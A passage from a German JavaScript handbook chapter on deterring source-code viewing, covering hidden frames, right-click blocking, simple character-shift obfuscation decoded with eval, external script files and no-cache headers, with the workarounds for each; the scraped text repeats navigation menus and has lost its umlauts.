In Mozilla-Browsern haben Sie ber die Pseudo-URL **about:cache** die Mglichkeit, einen Einblick in die im Cache abgelegten Dateien zu erhalten, sogar inklusive Einblick in den Speicher-Cache (siehe Abbildung 27.4).



Hier klicken, um das Bild zu Vergrern

Abbildung 27.4 Zugriff auf den Cache eines Mozilla-Browsers leicht gemacht

Sie haben nun einen berblick darber erhalten, wie Sie an den Code herankommen knnen. In den folgenden Abschnitten werden verschiedene Anstze vorgestellt, wie Sie den Zugriff auf die Daten zumindest erschweren knnen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 27 Code schtzen**
  - **27.1 Quellcode einsehen**
    - **27.1.1 Menbefehle**
    - **27.1.2 Tastenkrzel**
    - **27.1.3 Kontextmen**
    - **27.1.4 Dateisystem**
  - **27.2 Code im Frame verstecken**
  - **27.3 Mausklick verhindern**
  - **27.4 Code codieren**
    - **27.4.1 Optisch verschleiern**
    - **27.4.2 Inhaltlich verschleiern**
  - **27.5 Dateien auslagern**
  - **27.6 Caching verhindern**
  - **27.7 Code serverseitig generieren**

25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

27.2 Code im Frame verstecken

Frames sind ein beliebtes Mittel, um den Inhalt einer Website zu strukturieren – oder um permanent ein Werbebanner einzublenden. Ein hufig eingesetztes Mittel sind zudem unsichtbare Frames.

Angenommen, Sie haben eine Homepage bei Ihrem ISP und Ihre URL ist **http://privat.xy.de/IhrName/**. Nun wrden Sie gern eine Domain dazu registrieren, beispielsweise **http://www.0815.de/**. Als alter Schotte nehmen Sie den billigsten Anbieter, der keinerlei Webspace (Speicherplatz) anbietet, sondern nur eine Weiterleitung. Wenn ein Benutzer also **http://www.0815.de/** in seinem Browser aufruft, sowll eigentlich **http://privat.xy.de/IhrName** im Browser erscheinen. Damit die hssliche URL aber nicht auftaucht, werden unsichtbare Frames eingesetzt. Die Seite **http://privatxy.de/IhrName** wird zwar aufgerufen, allerdings in einem Frame, was dazu fhrt, dass die URL nicht in der Adressleiste des Browsers auftaucht. Es muss nur dafr gesorgt werden, dass der Frame mglichst das gesamte Browserfenster einnimmt:

```
<html>
<head>
<title>www.0815.de</title>
</head>
<frameset rows="100%">
  <frame src="http://privat.xy.de/IhrName/" />
</frameset>
</html>
```

Natrlich knnen Sie auch ein `<iframe>`-Element einsetzen.

Diese Methode knnen Sie auch fr Ihre JavaScript-Bemhungen einsetzen. Einige Benutzer greifen nur ber **Ansicht** N **Quelltext anzeigen** auf den Quelltext zu. Wenn Sie also nach obigem Muster Frames einsetzen, erhlt der Benutzer den Quellcode mit `<frameset>` bzw. `<iframe>`, aber nicht die eigentliche Seite (mit dem geheimen JavaScript-Code).

Dieses Vorgehen lsst sich aber wie folgt besonders einfach aushebeln:

- durch das Kontextmen
- im Netscape mit dem Menbefehl **Ansicht** N **Rahmenquelltext** bzw. **View** N **Frame Source**.

Zu Beginn des Abschnitts war von unsichtbaren Frames die Rede. Damit bezeichnet man im Allgemeinen Frames, die nicht sichtbar sind, also eine Breite/Hhe von einem oder null Pixeln haben. Nachfolgend ein Beispiel:

```
<html>
<head>
<title>Unsichtbarer Frame</title>
</head>
<frameset rows="100%, *" border="no" frameborder="0">
  <frame src="hauptseite.html" />
  <frame name="js" src="skript.html" />
</frameset>
</html>
```

Der untere Frame mit dem `name`-Attribut `"js"` ist unsichtbar. In ihm wird die Datei **skript.html** geladen, die eine Reihe von JavaScript-Funktionen enthalten kann.

Sie knnen nun vom Hauptframe aus die Funktionen im unsichtbaren Frame aufrufen:

```
<a href="javascript:if (parent.frames['js']) parent.frames['js'].funktionsname()">Funktion aufrufen
</a>
```

Beachten Sie die berprfung:

```
if (parent.frames['js'])
```

Damit knnen Sie sicherstellen, dass der Frame berhaupt existiert. Wenn nmlich ein Benutzer einen Link im oberen Frame im neuen Fenster ffnet, stehen die Skripten nicht mehr zur Verfgung.

Bei komplexeren Frame-Strukturen mssen Sie die Abfrage selbstredend anpassen, beispielsweise die Frame-Referenz ndern:

```
if (top.frames['js']){
   top.frames['js'].funktionsname()
}
```

Dieses Vorgehen lsst sich nicht mehr ber Menbefehle aushebeln und auch nicht ber das Kontextmen, da Sie nicht in den unsichtbaren Frame klicken knnen.

Der Benutzer muss hier ein wenig mehr Gehirnschmalz aufwenden. Wenn er das Hauptdokument mit dem

`<frameset>` analysiert, wird er die Referenz auf die Datei **skript.html** finden. Wenn diese Datei einzeln im Browser aufgerufen wird, kann sie problemlos eingesehen werden.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 27 Code schtzen**
  - **27.1 Quellcode einsehen**
    - **27.1.1 Menbefehle**
    - **27.1.2 Tastenkrzel**
    - **27.1.3 Kontextmen**
    - **27.1.4 Dateisystem**
  - **27.2 Code im Frame verstecken**
  - **27.3 Mausklick verhindern**
  - **27.4 Code codieren**
    - **27.4.1 Optisch verschleiern**
    - **27.4.2 Inhaltlich verschleiern**
  - **27.5 Dateien auslagern**
  - **27.6 Caching verhindern**
  - **27.7 Code serverseitig generieren**

top

27.3 Mausklick verhindern

Mit JavaScript lassen sich Fenster ohne Menleiste erstellen (siehe Kapitel 8). Die naheliegendste Variante, auf den Quelltext zuzugreifen, besteht dann in der Verwendung des Kontextmens. Dazu muss die rechte Maustaste bettigt werden. Diesen Mausklick kann man bei Browsern ab Version 4 abfangen:

- Fr den Internet Explorer muss aufgrund des dortigen Event-Handlings beim Eintreten der Ereignisse **mousedown** und **mouseup** die entsprechende Behandlungsfunktion aufgerufen werden:

```
if (document.all) {
   document.onmouseup = kein_kontext;
   window.onmouseup = kein_kontext;
}
```

- Fr Mozilla-Browser muss die Funktion ebenfalls mit den Event-Handlern verknpft werden; zustzlich jedoch wird die Funktion `captureEvents()` bentigt:

```
if (document.getElementById) {
   window.captureEvents(Event.MOUSEDOWN | Event.MOUSEUP)
```

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

```
      window.onmousedown = kein_kontext;
      window.onmouseup = kein_kontext;
   }
```

- Die Funktion `kein_kontext()` fragt zunchst ab, ob Maustaste 2 oder 3 gedrckt worden ist (je nach Browser hat die rechte Maustaste eine andere Nummer). Falls ja, wird eine Warnmeldung ausgegeben und die Funktion mit `return false` verlassen. So wird sichergestellt, dass das Ereignis nicht an den Browser weitergereicht wird, der dann das Kontextmen ffnen wrde.

```
function kein_kontext(e) {
   if (document.all) {
      if (event.button >= 2) {
         alert("Kein Rechtsklick!");
         return false;
      }
   } else if (document.getElementById) {
      if (e.which >= 2) {
         alert("Kein Rechtsklick!");
         return false;
      }
   } else {
      return true;
   }
}
```

Nachfolgend finden Sie das gesamte Skript, wieder in einer Funktion gekapselt, zum einfachen Einbau in Ihre HTML-Seiten:


```
function codeschutz_kontext(){
   if (document.all) {
      document.onmouseup = kein_kontext;
      window.onmouseup = kein_kontext;
   } else if (document.getElementById) {
      window.captureEvents(Event.MOUSEDOWN | Event.MOUSEUP)
      window.onmousedown = kein_kontext;
      window.onmouseup = kein_kontext;
   }
}

function kein_kontext(e) {
   if (document.all) {
      if (event.button >= 2) {
         alert("Kein Rechtsklick!");
         return false;
     }
   } else if (document.getElementById) {
      if (e.which >= 2) {
         alert("Kein Rechtsklick!");
         return false;
      }
   } else {
      return true;
   }
}
```

Der Einbau in ein HTML-Dokument gestaltet sich sehr einfach. Die Funktion muss nur eingebunden und aufgerufen werden:

```
<html>
<head>
<title>Codeschutz</title>
<script language="JavaScript" src="codeschutz.js"></script>
<script language="JavaScript"><!--
```

```
codeschutz_kontext();
//--></script>
</head>
<body oncontextmenu="return false;">
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 27.5 Die Fehlermeldung bei einem Rechtsklick

Der Event-Handler `oncontextmenu` ist ein Feature ab Internet Explorer 5.0. Dieser Event-Handler wird aktiv, sobald das Kontextmen aufgerufen wird. Durch `return false;` kann dies sinnvoll unterbunden werden – in halbwegs aktuellen Versionen des Internet Explorers, wohlgemerkt.

Gegen das oben vorgestellte Skript gibt es die folgenden Gegenmittel:

- Deaktivierung von JavaScript
- Menbefehl (**Ansicht** N **Quelltext anzeigen** beim Internet Explorer, **Ansicht** N **Seitenquelltext** bzw. **View** N **Page Source** im Mozilla)
- Tastenkrzel ((Strg)+(U) im Netscape)
- Verwendung einer speziellen Taste auf Windows-Tastaturen (auer beim Internet Explorer mit `oncontextmenu="return false;"`)
- Durchsuchen des Browser-Caches

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 27 Code schtzen**
  - **27.1 Quellcode einsehen**
    - **27.1.1 Menbefehle**
    - **27.1.2 Tastenkrzel**
    - **27.1.3 Kontextmen**
    - **27.1.4 Dateisystem**
  - **27.2 Code im Frame verstecken**
  - **27.3 Mausklick verhindern**
  - **27.4 Code codieren**
    - **27.4.1 Optisch verschleiern**
    - **27.4.2 Inhaltlich verschleiern**
  - **27.5 Dateien auslagern**
  - **27.6 Caching verhindern**
  - **27.7 Code serverseitig generieren**

23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

27.4 Code codieren ▼

Wenn der JavaScript-Code schon einsehbar ist, knnen Sie wenigstens dafr sorgen, dass nur Sie ihn verstehen und niemand sonst. Natrlich gibt es Programmierer, die von vornherein so programmieren, dass nur sie noch durch ihren Code durchblicken, aber das wollen wir hier nicht annehmen.

top

27.4.1 Optisch verschleiern ▼▲

Wenn Sie also schnen Code vorliegen haben, knnen Sie wie folgt vorgehen, um es Datendieben ein wenig schwerer zu machen, den Code zu verstehen und einzubinden:

- Entfernen Sie alle Kommentare.
- Benennen Sie Variablen um. Eine Variable `zaehler` knnten Sie beispielsweise in `FensterReferenz`, `gurken` oder `xlbrmf` umbenennen. Aber passen Sie auf, dass Sie nicht selbst die bersicht verlieren!
- Entfernen Sie alle Einrckungen und andere Hilfsmittel wie beispielsweise Leerzeilen, die den Code lesbar mach(t)en.
- Verzichten Sie mglichst auf Zeilensprnge. Mit ausreichend geschweiften Klammern und Strichpunkten lsst sich der gesamte Code in einer Zeile platzieren.
- Verwenden Sie ein wirres Sammelsurium aus mehreren **.js**-Dateien, die Sie einbinden.
- Fgen Sie unsinnige Funktionen und Variablen ein, die gar nicht verwendet werden (aber dafr fast genauso heien wie tatschlich verwendete Variablen und Funktionen).

Das waren natrlich nur ein paar Beispiele, in der Praxis sind Ihrer Fantasie kaum Grenzen gesetzt. Sie sollten aber auf jeden Fall eine Sicherheitskopie Ihrer Originalskripten behalten, um im Notfall noch eine funktionierende Kopie Ihres Codes vorliegen zu haben.

top

27.4.2 Inhaltlich verschleiern

Trotz aller Tricks, den Code umzustellen und hsslich zu machen, sind die Befehle immer noch im Klartext vorhanden. Was spricht also gegen eine Verschlsselung?

Es gibt hierzu mehrere Anstze, und wir werden einen recht einfachen davon vorstellen. Der Trick besteht darin, den Code entsprechend umzuwandeln. Schreiben Sie dazu zunchst den notwendigen Code in eine Zeile:

```
function hallo() { document.write("Hallo!"); } hallo();
```

Nun geht es darum, obigen Code geeignet zu verschlsseln. Die einfachste Mglichkeit besteht darin, alle Buchstaben umzuwandeln, beispielsweise indem Sie im Alphabet eine gewisse Anzahl von Zeichen voranschreiten.

Dazu bentigen Sie den ISO-Code des entsprechenden Zeichens. Wir wollen uns hier nur auf Buchstaben beschrnken:

- a hat den Zeichencode 97.
- z hat den Zeichencode 122.
- A hat den Zeichencode 65.
- Z hat den Zeichencode 90.

Die folgende Funktion verschlsselt eine Zeichenkette:

- Zunchst wird der Zeichencode jedes einzelnen Zeichens bestimmt. Dazu steht die Funktion `charCodeAt()` zur Verfgung.
- Ist das Zeichen ein Buchstabe (Code zwischen 97 und 122 oder zwischen 65 und 90), so wird eine bestimmte Zahl hinzugezhlt. Damit der Code etwas schner wird, achten wir darauf, dass am Ende trotzdem noch ein Buchstabe herauskommt.

Hier ein exemplarisches Beispiel: Das Z hat den Zeichencode 90. Wenn man drei dazuzhlt, erhlt

man 93, dieser Code ergibt aber keinen Buchstaben. Aus diesem Grund beginnen wir bei den Zeichen wieder von vorn. Das Zeichen nach dem Z ist also das A; drei Zeichen nach dem Z kommt wieder das C.[1]

- Die Funktion `fromCharCode()`wandelt den Zeichencode wieder in ein Zeichen um.
- Der erzeugte String wird von der Funktion wieder zurckgegeben.

Die Funktion sieht wie folgt aus:

```
function codeschutz_encode(s, delta) {
   var temp = "";
   var alt, neu;
   for (var i=0; i<s.length; i++) {
      alt = s.charCodeAt(i);
      if (alt >= 65 && alt <= 90) {
         neu = alt + delta;
         if (neu > 90) {
            neu -= 26;
         }
      } else if (alt >= 97 && alt <= 122) {
         neu = alt + delta;
         if (neu > 122) {
            neu -= 26;
         }
      } else {
         neu = alt;
      }
      temp += String.fromCharCode(neu);
   }
   return temp;
}
```

Der Aufruf

```
codeschutz_encode("function hallo() { document.write(\"Hallo!\"); } hallo();", 13)
```

liefert folgendes Ergebnis:

```
shapgvba unyyb() { qbphzrag.jevgr("Unyyb!"); } unyyb();
```

Das ist schon etwas kryptischer als zuvor. Zur Decodierung muss der Algorithmus nur noch rckwrts durchlaufen werden, das heit, der Delta-Wert muss rckwrts durchlaufen werden:

```
function codeschutz_decode(s, delta) {
   var temp = "";
   var alt, neu;
   for (var i=0; i<s.length; i++) {
      alt = s.charCodeAt(i);
      if (alt >= 65 && alt <= 90) {
         neu = alt - delta;
         if (neu < 65) {
            neu += 26;
         }
      } else if (alt >= 97 && alt <= 122) {
         neu = alt - delta;
         if (neu < 97) {
            neu += 26;
         }
      } else {
         neu = alt;
      }
      temp += String.fromCharCode(neu);
   }
   return temp;
}
```

Der folgende Code wrde also das verschlsselte Listing ausfhren:

```
var code = codeschutz_decode("shapgvba unyyb() { qbphzrag.jevgr(\"Unyyb!\"); } unyyb(); ");
eval(code);
```

Achten Sie darauf, im codierten Code Anfhrungszeichen entsprechend mit `\` zu entwerten.

Das folgende Listing hilft Ihnen dabei, Ihren JavaScript-Code entsprechend zu codieren (unter der Prmisse, dass die beiden vorgenannten Hilfsfunktionen in der Datei `codeschutz.js` stehen). In ein Texteingabefeld geben Sie den Code ein, und auf Knopfdruck wird die kryptische Zeichenkette in einem `<textarea>`-Element ausgegeben. Der Code wird hier ohne weitere Erklrung wiedergegeben. Er ist nicht sonderlich kompliziert.

```
<html>
<head>
<title>Code verschlsseln</title>
<script type="text/javascript" src="codeschutz.js"></script>
<script type="text/javascript"><!--
function encode(f) {
   var eingabe = f.elements["eingabe"].value;
   var delta = parseInt(f.elements["delta"].value);
   var ausgabe = codeschutz_encode(eingabe, delta);
   f.elements["ausgabe"].value = ausgabe;
}
//--></script>
</head>
<body>
<form onsubmit="return false;">
<textarea name="eingabe" cols="70" rows="10">
</textarea><br />
<input type="text" name="delta" value="13" />
<input type="button" value="Kodieren"
  onclick="encode(this.form);" />
<textarea name="ausgabe" cols="70" rows="10"
  onfocus="this.blur();">
</textarea>
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 27.6 Der JavaScript-Code (oben) wurde verschlsselt (unten).

Sie mssen aber nicht einmal selbst in die Tasten greifen, um Ihren Code zu verschlsseln. Es gibt im Web eine Reihe von Freeware- und Shareware-Tools, die eine Codeverschlsselung vornehmen knnen. Diese Produkte codieren zumeist den kompletten HTML-Code.

Die Seite besteht dann aus einer Menge JavaScript-Code, der (mithilfe von `document.write()`) die eigentliche HTML-Seite erstellt. Der groe Nachteil solcher Programme ist folgender: Wenn der Browser kein JavaScript untersttzt, sieht er natrlich berhaupt nichts. Sie sollten ein solches Mittel also nur sehr bedacht einsetzen. Auerdem kann Ihren Bemhungen ein Uralt-Browser wie der Netscape Navigator 4 einen Strich durch die Rechnung machen. Unter Umstnden zeigt diese Version nmlich bei der Verwendung von `document.write()` den erzeugten Code an, nicht aber den JavaScript-Code.

Durch die Eingabe der Suchbegriffe html encrypt bei einschlgigen Download-Angeboten wie etwa **http://www.download.com/** erhalten Sie eine bersicht ber potenzielle Hilfsmittel. Bekannte Vertreter sind das englischsprachige Webcrypt Pro (**http://www.moonlight-software .com/webcrypt.htm**) und das aus deutscher Schmiede stammende HTML Guard (**http://www.aw-soft.de/htmlguard.html**).

Dieses Vorgehen bietet wohl die mit am besten funktionierende Verschlsselung von Code, weist aber zwei Nachteile auf:

- Das Updaten von Code wird schwieriger, da Sie immer wieder die Umwandlung vornehmen mssen.
- An irgendeiner Stelle wird `document.write()` und/oder `eval()` aufgerufen. Ein versierter JavaScript-Programmierer kann an dieser Stelle eingreifen und sich den auszufhrenden Code ausgeben lassen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 27 Code schtzen
- 27.1 Quellcode einsehen
  - 27.1.1 Menbefehle
  - 27.1.2 Tastenkrzel
  - 27.1.3 Kontextmen
  - 27.1.4 Dateisystem
- 27.2 Code im Frame verstecken
- 27.3 Mausklick verhindern
- 27.4 Code codieren
  - 27.4.1 Optisch verschleiern
  - 27.4.2 Inhaltlich verschleiern
- 27.5 Dateien auslagern
- 27.6 Caching verhindern
- 27.7 Code serverseitig generieren

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top


27.5 Dateien auslagern

Whrend JavaScript-Code innerhalb eines HTML-Dokuments sofort sichtbar ist, ist das bei `<script src="...">` nicht so einfach. Der Datendieb muss dann innerhalb des HTML-Codes den Aufruf suchen und daraus die URL auslesen. Als Nchstes muss er versuchen, auf die Datei einzeln zuzugreifen. Wenn Sie die URL im Netscape Navigator einlesen, wird die Datei tatschlich geladen – aber unter Umstnden sofort interpretiert; Sie bekommen dann nichts zu sehen. Da die Datei die Endung **.js** hat, wird sie (korrekterweise) fr eine JavaScript-Datei gehalten und sofort ausgefhrt.

Der Microsoft Internet Explorer ist da schon etwas kooperativer und fragt den Benutzer, ob er die Datei lokal speichern oder etwa doch ausfhren will (siehe Abbildung 27.7). So erhalten Sie bequem Zugriff.

Auch wenn Sie nur Mozilla-Browser einsetzen knnen oder mchten, knnen Sie dennoch auf Code zugreifen, der mit `<script src="...">` eingebaut wurde. Durchsuchen Sie einfach den Cache des Browsers.

Sie haben in diesem Buch schon hufiger gesehen, wie Sie durch externe **.js**-Dateien den Code bersichtlich und modular gestalten knnen. Der Code ist damit zwar nicht bombensicher, aber der Aufwand fr das Klauen von Code steigt dennoch an.



Hier klicken, um das Bild zu Vergrern

Abbildung 27.7 Der Internet Explorer will **.js**-Dateien abspeichern.

<<zurck <top> vor>>

Inhaltsverzeichnis
1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 27 Code schtzen
  - 27.1 Quellcode einsehen
    - 27.1.1 Menbefehle
    - 27.1.2 Tastenkrzel
    - 27.1.3 Kontextmen
    - 27.1.4 Dateisystem
  - 27.2 Code im Frame verstecken
  - 27.3 Mausklick verhindern
  - 27.4 Code codieren
    - 27.4.1 Optisch verschleiern
    - 27.4.2 Inhaltlich verschleiern
  - 27.5 Dateien auslagern
  - 27.6 Caching verhindern
  - 27.7 Code serverseitig generieren

top

27.6 Caching verhindern

Normalerweise werden alle Dateien im Cache des Browsers gespeichert. Es gibt jedoch zwei Ausnahmen:

- Dateien, die ber eine gesicherte Verbindung (per HTTPS) bertragen worden sind. Die Standardeinstellung der meisten Browser ist, diese Dateien nicht zwischenzuspeichern – das kann aber auch in den Optionen ausgeschaltet werden.
- Dateien, bei denen explizit angegeben ist, dass sie nicht im Cache landen sollen.

Wir wollen hier auf den letzten Punkt kurz eingehen. Es gibt

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

zwei Mglichkeiten, einen Browser (und nebenbei auch einen Proxyserver) darauf hinzuweisen, dass das Dokument nicht abgespeichert werden darf, sondern jedes Mal neu vom Server angefordert werden muss:

- Durch eine Angabe im HTTP-Header:

```
Pragma: no-cache
```

Dieses Mittel steht allerdings nur bei der Verwendung von serverseitigen Skriptsprachen zur Verfgung. Hier der entsprechende Code in PHP:

```
header("Pragma: no-cache");
```

Mit ASP/ASP.NET:

```
Response.AddHeader("Pragma", "no-cache")
```

- Durch eine entsprechende Angabe im HTML-Tag mittels eines `<meta>`-Tags:

```
<meta http-equiv="pragma" content="no-cache" />
```

So schn das in der Theorie funktioniert, so mau sieht es in der Praxis aus. Nicht jeder Browser hlt sich an die Angaben in Bezug auf das Caching-Verhalten der Dokumente. Dadurch knnen Datendiebe auch bei derart geschtzten Dateien im Cache ber das Dateisystem fndig werden.

Sie sollten sich ohnehin berlegen, ob Sie das Mittel tatschlich einsetzen mchten. Falls ja, wird die Datei jedes Mal von Ihrem Webserver angefordert (und es wird nicht etwa zuerst nachgesehen, ob sich dieselbe Dateiversion schon im Browsercache befindet). Dadurch steigt das Transfervolumen auf Ihrem Webserver – und dadurch steigen auch Ihre Kosten.

Sollte die Caching-Angabe doch funktionieren, so gibt es einen recht einfachen Trick, auf die Datei zuzugreifen: Bei HTML-Dokumenten speichern Sie diese einfach aus dem Quellcode-Fenster Ihres Browsers ab. Bei eingebauten **.js**-Dateien geben Sie die URL der Datei direkt im Browser an und speichern das Ergebnis. Sie sehen – auch dies ist kein echter Schutz; Sie knnen damit lediglich die Ablage im Browser-Cache verhindern. Dieser ist aber ohnehin die letzte Stelle, an der nach Quellcode gesucht wird, da es ja so viele einfachere Methoden gibt.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 27 Code schtzen
- **27.1 Quellcode einsehen**
  - **27.1.1 Menbefehle**
  - **27.1.2 Tastenkrzel**
  - **27.1.3 Kontextmen**
  - **27.1.4 Dateisystem**
- **27.2 Code im Frame verstecken**
- **27.3 Mausklick verhindern**
- **27.4 Code codieren**
  - **27.4.1 Optisch verschleiern**
  - **27.4.2 Inhaltlich verschleiern**
- **27.5 Dateien auslagern**
- **27.6 Caching verhindern**
- **27.7 Code serverseitig generieren**

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top

27.7 Code serverseitig generieren

Was wre, wenn Sie die folgenden zwei Schutzmechanismen kombinieren wrden?

- Verwendung einer externen **.js**-Datei
- Verhinderung des Cachings der Datei

Dann gbe es nur noch eine Mglichkeit, den Schutz zu knacken: durch die direkte Eingabe der URL in die Adressleiste des Browsers.

Um hierfr eine entsprechende Strategie zu entwickeln, bentigen wir zwei Testdateien. Die erste ist eine (fast leere) HTML-Datei:

```
<html>
<head>
